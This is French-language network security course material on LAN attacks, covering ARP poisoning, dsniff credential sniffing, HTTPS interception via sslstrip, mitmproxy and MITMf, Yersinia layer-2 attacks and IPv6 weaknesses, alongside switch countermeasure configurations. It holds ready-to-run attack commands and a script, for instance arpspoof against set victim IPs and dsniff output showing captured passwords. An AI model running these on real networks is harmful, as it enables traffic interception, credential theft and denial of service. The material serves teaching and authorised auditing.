Dans un environnement LAN commuté, le commutateur transfère directement le trafic en fonction de l’adresse MAC de destination encodée dans les trames Ethernet. Ce sont les hôtes d’origine et de destination qui encodent ces adresses sur base d’un processus ARP.

Capturer des paquets dans un environnement LAN commuté

Si on désire capturer tous les paquets du réseau, on placera un port d'un commutateur Cisco en mode "span" soit en mode "mirroir" qui copie le trafic de vlans ou d'autres interfaces. Si la pratique est acceptable dans le cadre de la surveillance quotidienne du réseau, elle est moins crédible dans le cadre d'un *audit d'intrusion.*


Il pourrait sembler plus simple d'attaquer le commutateur. L'outil `macof`de la suite `dsniff` vise à saturer la table CAM du commutateur avec des entrées factices. L'effet escompté est que le commutateur transfère le trafic par tous ses ports à la manière d'un concentrateur Ethernet (Hub). Toutefois, les commutateurs d'entreprise pourraient supporter cette charge. L'auteur d'une telle attaque obtiendrait tout au plus un déni de service (DOS) peu discret.

Transfert de trafic dans une attaque APR

Dans un cadre autorisé, on peut s'intéresser à une faiblesse intrinsèque des protocoles TCP/IP sur les réseaux locaux. Elle concerne aussi bien ARP pour IPv4 que Neighbor Discovery pour IPv6. Ici, on s'intéressera uniquement à l'attaque dite "APR".

La faiblesse tient au fait que les hôtes TCP/IP ne filtrent pas le trafic ARP. De la même manière aucune authentification de ce trafic n'est aujourd'hui implémentée dans nos réseaux. Les victimes vont accepter du trafic ARP "gratuitous" gratuitement adressé par le pirate en Unicast avec des champs ARP usurpés.

Une attaque APR (ARP Poison Routing) est une attaque d'interception (MiTM) du trafic qui consiste pour le pirate à empoisonner le cache ARP des victimes avec sa propre adresse MAC comme adresse physique de livraison pour les adresses IP attaquées. On peut aussi classer l'attaque dans la catégorie des attaques par usurpation (spoofing). A condition que le pirate prenne en charge le routage des trames entre les destinations légitimes, la communication ne sera pas interrompue. Le pirate pourra alors observer le trafic entre les victimes de manière transparente car elles lui livreront les paquets. Il est évident que le pirate peut devenir un goulot d'étranglement en fonction du nombre de victimes qu'il usurpe.



En bref, l'attaque consiste à empoisonner le cache des victimes avec son adresse MAC en correspondance des adresses IPv4 à usurper et à activer le routage IPv4. De manière crédule, les victimes vont livrer le trafic au pirate.

Mise en oeuvre d'attaques APR

Avant de mettre en oeuvre une telle attaque d'usurpation et d'interception, il est nécessaire :

1. de disposer d'un accès libéré au LAN (port sur le commutateur, Wi-fi ouvert ou cassé)
2. d'avoir passé l'étape de reconnaissance qui vise à reconnaître les cibles victimes (scan)

Les cibles de choix sont les utilisateurs d'une part et d'autre part la passerelle ou un serveur local spécifique.

L'empoisonnement de cache ARP peut alors intervenir.

Se faisant livrer le trafic, le pirate peut un lancer un analyser de paquet brute (Wireshark, tcpdump) ou spécifique comme `dsniff` ou une de ses variantes.

Plus subtil, on peut tenter de se faire livrer du trafic applicatif, HTTP, SSH ou encore SIP afin de le rendre sous forme de proxy au client victime. L'idée est de capturer des authentifications, des cookies de sessions pour du vol de sessions ou de rediriger l'utilisateur sur une fausse page web (phishing). HTTPS et son déploiement rendent ce type d'attaque de plus en plus difficile et démontre de mieux en mieux son efficacité.

Attaque APR avec Cain

Voir APR.

1. Choisir son interface capture
    - Bouton Start Sniffer
    - Onglet supérieur Sniffer / onglet inférieur Hosts
    - Sigle + : réaliser un scan ARP
    - Onglet inférieur APR
    - Sigle + : ajouter les victimes de part et d'autre
    - Bouton start APR

Dsniff

Dsniff est un renifleur de trafic réseau, comme tcpdump ou ethereal/wireshark, mais il se contente de rechercher les mots de passe qui transitent en clair, exploitant ainsi les faiblesses de certains protocoles. C'est le programme central de la suite qui porte son nom.

Il supporte les protocoles FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase et Microsoft SQL.

1. `dsniff` capture les protocoles cités
2. `filesnarf` prend en charge les transferts NFS
3. `mailsnarf` sort les messages SMTP et POP3
4. `msgsnarf` enregistre les sessions chats AOL Instant Messenger, ICQ 2000, IRC, MSN Messenger, or Yahoo Messenger
5. `urlsnarf`
6. `webspy` permet de voir en temps réel les sessions HTTP capturées
7. `arpspoof` : usurpe les tables ARP des victimes (ARP Poisoning)
8. `dnspoof`
9. `macof` sature la CAM table d'un commutateur (DoS)
10. `sshmitm`
11. `webmitm`
12. Outil proxy : `mitimproxy`

Détail de l'attaque

Une analyse préalable comme un scan ARP permet d'identifier les stations (une personnalité de l'organisation, un admin) ou les serveurs victimes (téléphonie, courriel, partages, ...). La passerelle du réseau local est aussi un cible de choix. L'attaque peut trouver son utilité sur des réseaux ouverts comme des hotspots wi-fi.

Par exemple sous Linux avec `arpspoof`, les victimes sont respectivement `192.168.1.100` et `192.168.1.254` :

On installe la suite logicielle `dnsiff` et on active le routage IPv4

```
apt-get install dsniff
echo 1 > /proc/sys/net/ipv4/ip_forward
```

On empoisonne la table ARP de `192.168.1.100` avec une annonce indiquant l'adresse IPv4 de l'autre victime `192.168.1.254` en relation avec l'adresse MAC de l'interface `eth0` du pirate.

```
arpspoof -i eth0 -t 192.168.1.100 192.168.1.254
```

Ensuite dans un autre terminal, on empoisonne la table ARP de `192.168.1.254` avec une annonce indiquant l'adresse IPv4 de l'autre victime `192.168.1.100` en relation avec l'adresse MAC de l'interface `eth0` du pirate.

```
arpspoof -i eth0 -t 192.168.1.254 192.168.1.100
```

Script nommé `apr.sh` qui libère la console :

```
#!/bin/bash
# APR script to transfer the trafic between two hosts
# Usage : bash apr.sh 2&>1 /dev/null

host1="192.168.1.100"
host2="192.168.1.254"

apt-get -y install dsniff
echo 1 > /proc/sys/net/ipv4/ip_forward
arpspoof -i eth0 -t ${host1} ${host2} &
arpspoof -i eth0 -t ${host2} ${host1} &
```

A exécuter comme ceci :

```
# bash apr.sh 2&>1 /dev/null
```

Décodage de mots passe sur le réseau en clair : `dnsiff`.

```
dsniff -i eth0
dsniff: listening on eth0
-----------------
09/21/16 20:32:11 tcp 192.168.1.100.37304 -> 192.168.1.254.21 (ftp)
USER root
PASS root

-----------------
09/21/16 20:34:06 tcp 192.168.1.100.42546 -> 192.168.1.254.23 (telnet)
root
root
```

Contre-mesures

- Inspection de couche 2
- DAI (Deep ARP Inspection)
- DHCP snooping
- Surveillance
- IDS/IPS
- arpwatch, arpalert, ndpmon, ntop-ng
- Tuning
- Désactiver les “ARP gratuitous”
- Des enregistrements statiques ?
- Design réseau
- Architecture VLAN
- IEEE 802.1X/Radius/EAP/802.11i
- HTTPS, SSH, SIPS, ZRTP
- Infrastructure à clé publique (PKI)

Attaque MiTM : APR et interception proxy HTTP

Il s’agit de monter un proxy HTTP/HTTPS pour intercepter une authentification Web. Pour se faire livrer le trafic de la victime qui tente de se connecter à son réseau social favori, le pirate empoisonne son cache ARP avec l’adresse IP du routeur et son adresse MAC.

```
echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT

iptables -A FORWARD -j ACCEPT

arpspoof -i eth0 -t 192.168.1.10 192.168.1.1

webmitm -d

ssldump -n -d -k webmitm.crt | tee ssldump.log
```

Avec cette méthode, un site de réseau social répondra par cette erreur du côté du client : *This site uses HTTP Strict Transport Security (HSTS) to specify that Firefox only connect to it securely. As a result, it is not possible to add an exception for this certificate.*

Une variante de l’attaque avec `mitmproxy` donne le même résultat. Pour mémoire :

```
echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port 8080

iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080

iptables -A FORWARD -j ACCEPT

arpspoof -i eth0 -t 192.168.1.10 192.168.1.1

mitmproxy -T -p 8080
```

Une solution consisterait à désactiver HSTS sur le poste cible, en espérant qu'il ajoute une exception de sécurité. Les chances sont très serrées ...

Une alternative consiste à intercepter le trafic HTTP (TCP80) ou HTTPS (TCP443) et de réaliser une coupure protocolaire. `sslstrip` réalise l'attaque en rendant des pages en HTTP avec une image de cadenas en favicon. Entre le proxy et le site cible, le trafic reste bien en HTTPS.

```
echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 12000

sslstrip -l 12000

tail -f sslstrip.log

arpspoof -i eth0 -t 192.168.1.10 192.168.1.1
```

A cet instant, cette procédure n'a pas pu être validée.

Par contre, on trouvera certainement l'outil MiTM Framework particulièrement fonctionnel. En laboratoire, on a pu lire en clair le mot de passe d'une session google sans erreur.

Source : https ://github.com/byt3bl33d3r/MITMf

Installation à partir de Kali :

```
apt-get install mitmf
```

La procédure semble plus simple, elle sera surtout plus fonctionnelle :

```
mitmf -i eth0 --spoof --arp --hsts --gateway 192.168.1.1 --target 192.168.1.10
```

Cet article de blog et celui-ci suggère d'activer l'usurpation DNS, sans succès :

```
mitmf -i eth0 --spoof --arp --hsts --gateway 192.168.1.1 --target 192.168.1.10 --dns
```

Références sur MiTM Framework :

- http ://en.kali.tools/ ?p=134
- https ://www.digitalmunition.me/2015/06/mitmf-framework-for-man-in-the-middle-attacks/
- https ://www.wattpad.com/143238278-pentesting-tutorials-chapter-vii-backdooring-on
- http ://dhackingtricks.blogspot.fr/2016/01/bypassing-hsts-http-strict-transport.html
- http ://www.backtrack-omar.com/2015/10/mitm-man-in-middle-ettercap-mitmf-beef.html

4. Protocoles LAN 802.1 et de gestion L2

Manipulations CDP, DTP, STP et 802.1Q

Yersinia : attaques 802.1

Attaques sur les protocles 802.1 et de gestion L2 (Cisco) :

- CDP
- 802.1Q
- DTP
- STP
- VTP
- 802.1X
- ISL

Mais aussi sur :

- HSRP
- DHCP
- MPLS

802.1D Spanning-Tree

- 0: NONDOS attack sending conf BPDU
- 1: NONDOS attack sending tcn BPDU
- 2: DOS attack sending conf BPDUs
- 3: DOS attack sending tcn BPDUs
- 4: NONDOS attack Claiming Root Role
- 5: NONDOS attack Claiming Other Role
- 6: DOS attack Claiming Root Role with MiTM

CDP

- 0: NONDOS attack sending CDP packet
- 1: DOS attack flooding CDP table
- 2: NONDOS attack Setting up a virtual device

HSRP

- 0: NONDOS attack sending raw HSRP packet
- 1: NONDOS attack becoming ACTIVE router
- 2: NONDOS attack becoming ACTIVE router (MITM)

DHCP

- 0: NONDOS attack sending RAW packet
- 1: DOS attack sending DISCOVER packet
- 2: NONDOS attack creating DHCP rogue server
- 3: DOS attack sending RELEASE packet

DTP

- 0: NONDOS attack sending DTP packet
- 1: NONDOS attack enabling trunking

802.1q

- 0: NONDOS attack sending 802.1Q packet
- 1: NONDOS attack sending 802.1Q double enc. packet
- 2: DOS attack sending 802.1Q arp poisoning

VTP

- 0: NONDOS attack sending VTP packet
- 1: DOS attack deleting all VTP vlans
- 2: DOS attack deleting one vlan
- 3: NONDOS attack adding one vlan
- 4: DOS attack Catalyst zero day

Ligne de commande Yersinia

Par exemple à partir de la station pirate :

```
yersinia cdp -h
yersinia cdp -attack 1  -interface eth1
<*> Starting DOS attack flooding CDP table...
<*> Press any key to stop the attack <*>
```

Sur le commutateur :

```
SW-lab#sh cdp nei
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
RRRRR6D          Fas 1/0/1         237           R B H I yersinia  Eth 0
2JJJJJX          Fas 1/0/1         239          R T S H  yersinia  Eth 0
2EEEEEW          Fas 1/0/1         227            T S r  yersinia  Eth 0
3KKKKKX          Fas 1/0/1         239         R T B S H yersinia  Eth 0
```

Démon CLI type cisco Yersinia

yersinia -D lance un cli type cisco, à essayer :

```
yersinia -D
telnet localhost 12000
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to yersinia version 0.7.3.
Copyright 2004-2007 Slay & Tomac.
login: root
password: root
yersinia> enable
Password: tomac
yersinia#
yersinia# run ?
  cdp        Run attacks for Cisco Discovery Protocol
  dhcp       Run attacks for Dynamic Host Configuration Protocol
  dot1q      Run attacks for IEEE 802.1Q
  dot1x      Run attacks for IEEE 802.1X
  dtp        Run attacks for Dynamic Trunking Protocol
  hsrp       Run attacks for Hot Standby Router Protocol
  isl        Run attacks for Inter-Switch Link Protocol
  mpls       Run attacks for MultiProtocol Label Switching
  stp        Run attacks for Spanning Tree Protocol
  vtp        Run attacks for VLAN Trunking Protocol
```


Mode interactif Yersinia

yersinia -I lance une console texte interactive très puissante.

- “i” pour choisir une interface
- les touches F2, F3, etc. ou la lettre “g” pour choisir un protocole
- “x” pour lancer une attaque
- “l” pour lister les attaques en cours
- “K” pour arrêter les attaques en cours


Pour fixer le terminal texte en 80 X 25 en console Bash :

```
stty columns 80 ; stty rows 25
```



Mode interactif Yersinia

Mode graphique Yersinia



Mode graphique Yersinia

Script Frogger - VLAN Hopping

https ://github.com/nccgroup/vlan-hopping—frogger

Simple VLAN enumeration and hopping script, Released as open source by NCC Group Plc - http ://www.nccgroup.com/

5. Protocoles IPAM

Protocoles IPAM

- Attaques sur HSRP, VRRP, GLBP
- Protocoles L7 :
  - DHCP
  - DNS
  - NTP
  - SNMP

Attaques et menaces :

- Service pirate (Rogue Server) : MitM, DoS

- DoS par inondation
- DoS par messages erronés
- DoS par messages de desynchronisation

6. Contre-mesures

Contre-mesure sur le LAN

Sur les commutateurs Cisco (ou autres) :

- DAI + DHCP snooping
- Port-Security
- BPDU Guard

Solutions structurelles (ARP, 802.1X/RADIUS/EAP) :

- arpwatch
- OpenVAS
- PacketFence
- Microsoft NAP
- Cisco NAC
- HP, Aruba, ...

Protocoles de Gestion et 802.1D :

- STP : BPDU Guard et différentes protections Cisco.
- VTP, DTP, CDP : à désactiver

Contre-mesure Cisco : DAI + DHCP Snooping

- Activation Deep ARP Inspection (DAI)

```
switch(config)# ip arp inspection vlan vlan_id {, vlan_id}
```

- Activation DHCP snooping

```
switch(config)# ip dhcp snooping
!Enable DHCP Snooping!
switch(config)# ip dhcp snooping vlan vlan_id {, vlan_id}
!Enable DHCP Snooping for specific VLANs!
switch(config-if)# ip dhcp snooping trust
!Configure an interface as trusted for DHCP Snooping purposes!
switch(config-if)# ip dhcp snooping limit rate rate
!Set rate limit for DHCP Snooping!
```

Contre-mesure Cisco : port-security

```
switch(config-if)# switchport mode access
!Set the interface mode as access!
switch(config-if)# switchport port-security
!Enable port-security on the interface!
switch(config-if)# switchport port-security mac-address { <mac_addr> | sticky }
!Enable port security on the MAC address as H.H.H or record the first MAC address connected to the int\
erface!
switch(config-if)# switchport port-security maximum <max_addresses>
!Set maximum number of MAC addresses on the port!
switch(config-if)# switchport port-security violation { protect | restrict | shutdown }
!Protect, Restrict or Shutdown the port. Cisco recommends the shutdown option!
```

Contre-mesure Juniper : Port Security

```
root@switch# set interface { <interface> | all } mac-limit <limit> action { none | drop | log | shutdo\
wn }
# Set the maximum number of MAC addresses allowed to connect to the interface
root@switch# set interface { <interface> | all } allowed-mac <mac_address>
# Set the allowed MAC address(es) allowed to connect to the interface
```

Contre-mesure HP : Port Security (global)

```
(config)# port security
!Enters the port security configuration mode!
(config-port-security)# enable
!Globally enables port security!
(config-port-security)# age <age>
!Sets the age out timer of the secure MAC address. <age> = number of minutes!
(config-port-security)# autosave <mins>
!Automatically saves the secure MAC addresses to the startup-config file every <mins> minutes!
```

Contre-mesure HP : Port Security (interface)

```
(config)# int <interface>
!Enters the interface configuration mode!
(config-if-<interface>)# port security
!Enters port security configuration mode on interface!
(config-if-port-security-<interface>)# enable
!Enables port security on interface!
(config-if-port-security-<interface>)# maximum <max>
!Sets the maximum number of secure MAC addresses for the interface!
(config-if-port-security-<interface>)# age <age>
!Sets the age out timer of the secure MAC address associated with interface. <age> = number of minutes!
(config-if-port-security-<interface>)# secure <mac_address>
!Manually specifies secure MAC address authorised by the switch port!
(config-if-port-security-<interface>)# violation { restrict | shutdown }
!If violation occurs: restrict = drops packets from violating address, shutdown = shutdown the port fo\
r <time> minutes!
```

Protections Cisco STP

- PortFast BPDU Guard : fait tomber un port “portfast” qui recevrait des BPDUs illégitimes :

```
(config-if)#spanning-tree portfast
(config-if)#spanning-tree bpduguard enable
```

- PortFast BPDU Filtering
- UplinkFast
- BackboneFast
- Loop Guard

Références

- Contre-mesures : http ://hakipedia.com/
- Cisco : http ://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst2960/software/release/12-2_55_se/configuration/guide/scg_2960.html

5. Introduction à la sécurité IPv6

Introduction à la sécurité IPv6

Introduction

- IPv6 est la version d'IP normalisée en 1995-1998 (RFC 2460)
- Principale motivation : un espace d'adressage étendu (128 bits c. 32 bits)
- Réaffirme le principe d'une connectivité de bout en bout. Le NAT n'est pas une nécessité en IPv6.
- Son déploiement est plutôt lent et laborieux. La limite est surtout culturelle, pas technique.
- Ce retard permet d'adapter rapidement le protocole.

Les évolutions du protocole IP

- Adressage étendu à 128 bits
- L'en-tête IPv6 est simplifié et fixé à 40 octets.
- Usage du multicast (en lieu et place du Broadcast)
- Sous-protocole ND (RFC 4861) encapsulé dans ICMPv6
- Plug-and-Play :
  - Autoconfiguration automatique sans état (SLAAC)
  - Adresse Lien local (FE80::/10) créée automatiquement sur chaque interface IPv6
  - Annonce du préfixe réseau dans des RA (Router Advertisment)
  - Mécanismes DAD et NUD
  - Alternatives pour configuration DHCPv6 Stateful et DHCPv6 Stateless

IPv6 = Protocole Internet (IP)

IPv6 est le Protocole Internet de nouvelle génération.

Grosso modo, la plupart des considérations de sécurité sont les mêmes en IPv6 qu'en IPv4 car ils fonctionnent selon les mêmes principes.

Il reste quelques spécificités.

Faiblesses similaires IPv6/IPv4

- Usurpation d'adresse IP source triviale
- Pas d'authentification ou de chiffrement par défaut, au niveau IP
- Attaques par déni de service volumétriques (force brute)
- Attaques contre les protocoles de transport ou contre les applications
- Protocoles de résolution d'adresses sur le réseau local différents (ARP vs. NDP) mais posant des problèmes similaires
- Protocoles de routage

Spécificités sécuritaires

On peut classer les spécificités sécuritaires d'IPv6 en deux catégories :

- Les différences contingentes (celles qui sont circonstancielles à l'époque, à l'état du déploiement et de la connaissance du protocole, etc.)
- Les différences protocolaires

Spécificités contingentes

Déployer IPv6 c'est déployer un second réseau = double de travail

On pourrait constater des différences entre les protocoles co-existants :

- dans les méthodes de gestion incohérentes (règles de filtrage, politiques de sécurité, etc.)
- dans les implémentations logicielles (p. ex. dans les firewalls) limitées, incomplètes, boguées, pas testées
- La méconnaissance des admin mais aussi des attaquants
- Techniques de transition complexes et présentant des nouveaux risques

Qui attaque IPv6 ?

Qui attaque IPv6 ? Quasiment personne, car il n'est quasiment pas encore largement déployé.

Il serait donc plus sécurisé ? ;-)

Ces différences contingentes vont disparaître avec le temps.

On prédit encore 5 à 10 ans de popularisation d'IPv6 et la disparition d'IPv4 d'ici 15 ans (?)

Spécificités protocolaires

Les spécificités protocolaires vont subsister avec le temps.

- RAcailles (Rogue RA)
- Vie privée et adresses MAC
- Analyse des en-têtes
- Enumération d'adresses
- Plus de NAT, moins de sécurité
- et d'autres ...

Router Advertisment (RA)

IPv6 propose d'emblée un mécanisme d'annonce (sans état) du préfixe réseau dans des RA advertisments.

Le scénario le plus probable est le suivant :

un routeur envoie de RA régulièrement ou répond à des Router Solicitation (RS). Les noeuds IPv6 génèrent automatiquement leur identifiant d'interface

RAcailles (Rogue RA)

Les RA (annonces des routeurs), comme DHCP, ne sont pas sécurisées/authentifiées.

Comme avec DHCP, une machine peut jouer au routeur et émettre des RAcailles. Problème décrit dans le RFC 6104.

Comme avec DHCP, la meilleure protection semble être du filtrage par le commutateur (RA Guard, RFC 6105) : services appelés IPv6 First Hop Security chez Cisco, par exemple.

Analyse des en-têtes

Des tas de logiciels de sécurité ont besoin de "sauter" l'en-tête du paquet, pour aller au contenu. En IPv4, c'est pénible (en-tête de taille variable) mais connu.

En IPv6, nombre quelconque d'en-têtes et, jusqu'à récemment, pas de gabarit commun ! impossible à analyser. Ajouter un seul en-tête suffit parfois pour échapper à la détection.

Depuis le RFC 6564, un algorithme fiable est possible.

Les commentaires dans le code source de Wireshark ou Net : :Pcap ne sont pas flatteurs pour IPv6. . . Attention aussi à la fragmentation (RFCs en cours pour insister sur le risque).

Enumération d'adresses

En IPv4, balayer toutes les adresses est réaliste (un /16 en moins de 2 h, à 10 adr./s). Cela permet de trouver des machines discrètes.

En IPv6, une telle énumération naïve n'est pas envisageable (un /64 prendrait des milliards d'années).

Cela ne veut pas dire qu'on ne peut pas être trouvé : adresses prévisibles (… ::1), connexions sortantes, attaques locales, attaques on-link, off-link, etc. Le RFC 5157 donne plein d'idées.

Plus de NAT

En IPv4, le NAT est quasiment indispensable vu la rareté des adresses. En transformant les champs d'adresses il rompt le principe de connectivité de bout en bout, duplique les réseaux en les cachant, duplique la gestion, bref, c'est une véritable plaie.

En IPv6, le NAT n'est plus nécessaire, mais autorisé. On pourrait le rencontrer pour connecter IPv6 à IPv4 (NAT64) voire même dans un usage similaire NAT66.

Plus de NAT, moins de sécurité ?

Le NAT n'a jamais été pas une mesure de sécurité. C'est valable en IPv6 comme en IPv4.

On ne se passera pas d'éléments de filtrage et de surveillance !

Et d'autres

- IPV6_V6ONLY dans les applications
- Attaque Neighbor cache
- Filtrage d'ICMPv6 comme on filtre ICMP
- Attaques sur les tunnels
- …

Outils d'audit / outils d'attaque

- Scapy : http ://www.secdev.org/projects/scapy/
- THC-IPv6 : http ://www.thc.org/thc-ipv6/
- Metasploit : http ://www.metasploit.com/
- Attaque SLAAC MitM SuddenSix : https ://github.com/Neohapsis/suddensix

Mesures de sécurité

- Ne pas déployer IPv6 n'est pas une mesure de sécurité.
- Respect des politiques de sécurité.
- Sécurité de bas niveau (RA_guard, SEND)
- Firewalls, IDS, Surveillance (Netfilter, ndpmon, ramond, rafixd)
- Le plus important : la connaissance.

Bibliographie

- http ://www.bortzmeyer.org/ipv6-securite.html
- http ://www.cisco.com/en/US/prod/collateral/iosswrel/ps6537/ps6553/white_paper_c11-678658.html
- RFC 6092 et RFC 6204 : recommandations de filtrage sur les CPE end-user.

9. Manipulation de paquets IPv6

Objectifs :

Manipulation de paquets avec des outils tels que :

- THC-IPv6, https ://www.thc.org/thc-ipv6/, https ://github.com/goffinet/thc-ipv6
- scapy, http ://www.secdev.org/projects/scapy/
- nmap -6, https ://nmap.org/
- tcpdump

Attaques, faiblesses, outils

- Différentes types attaques : Reconnaissance, MitM, DoS, spoofing
- Différentes portées : Routage extérieur, routage intérieur, LAN, Internet,
- Différentes faibless protocolaires : SLAAC, ICMPv6, ND, NS, NA, RA, DNS, DHCPv6.

Installation des outils

THC-IPv6

- 3.2 : dernière version
- 2.7 : documentée ici
- 2.5-3 : paquet debian8

Installation de THC-IPv6 version 2.7

```
$ sudo apt-get install build-essential libpcap-dev libssl-dev
$ wget https://www.thc.org/download.php?t=r&f=thc-ipv6-2.7.tar.gz
$ tar xvfz thc-ipv6-2.7.tar.gz
$ cd thc-ipv6-2.7/
$ make
$ sudo make install
```

nmap, scapy, tcpdump

Installation nmap, scapy, tcpdump

```
apt-get install python-scapy nmap tcpdump
```

Capture de paquets

```
tcpdump -w IPv6.pcap -i eth0 -vv ip6
```

Reconnaissance

- `nmap -6` : scans de ports
- `alive6` : Montre les adresses présentes sur le segment
- `passive_discovey6` : Sniff passif qui détecte toute adresse IP. Se combine avec parasite6 dans un environnment commuté
- `trace6` : Traceroute rapide avec résolution DNS et détection de tunnel (changement de MTU).

nmap -6

```
nmap -6 -v -sT fe80::1

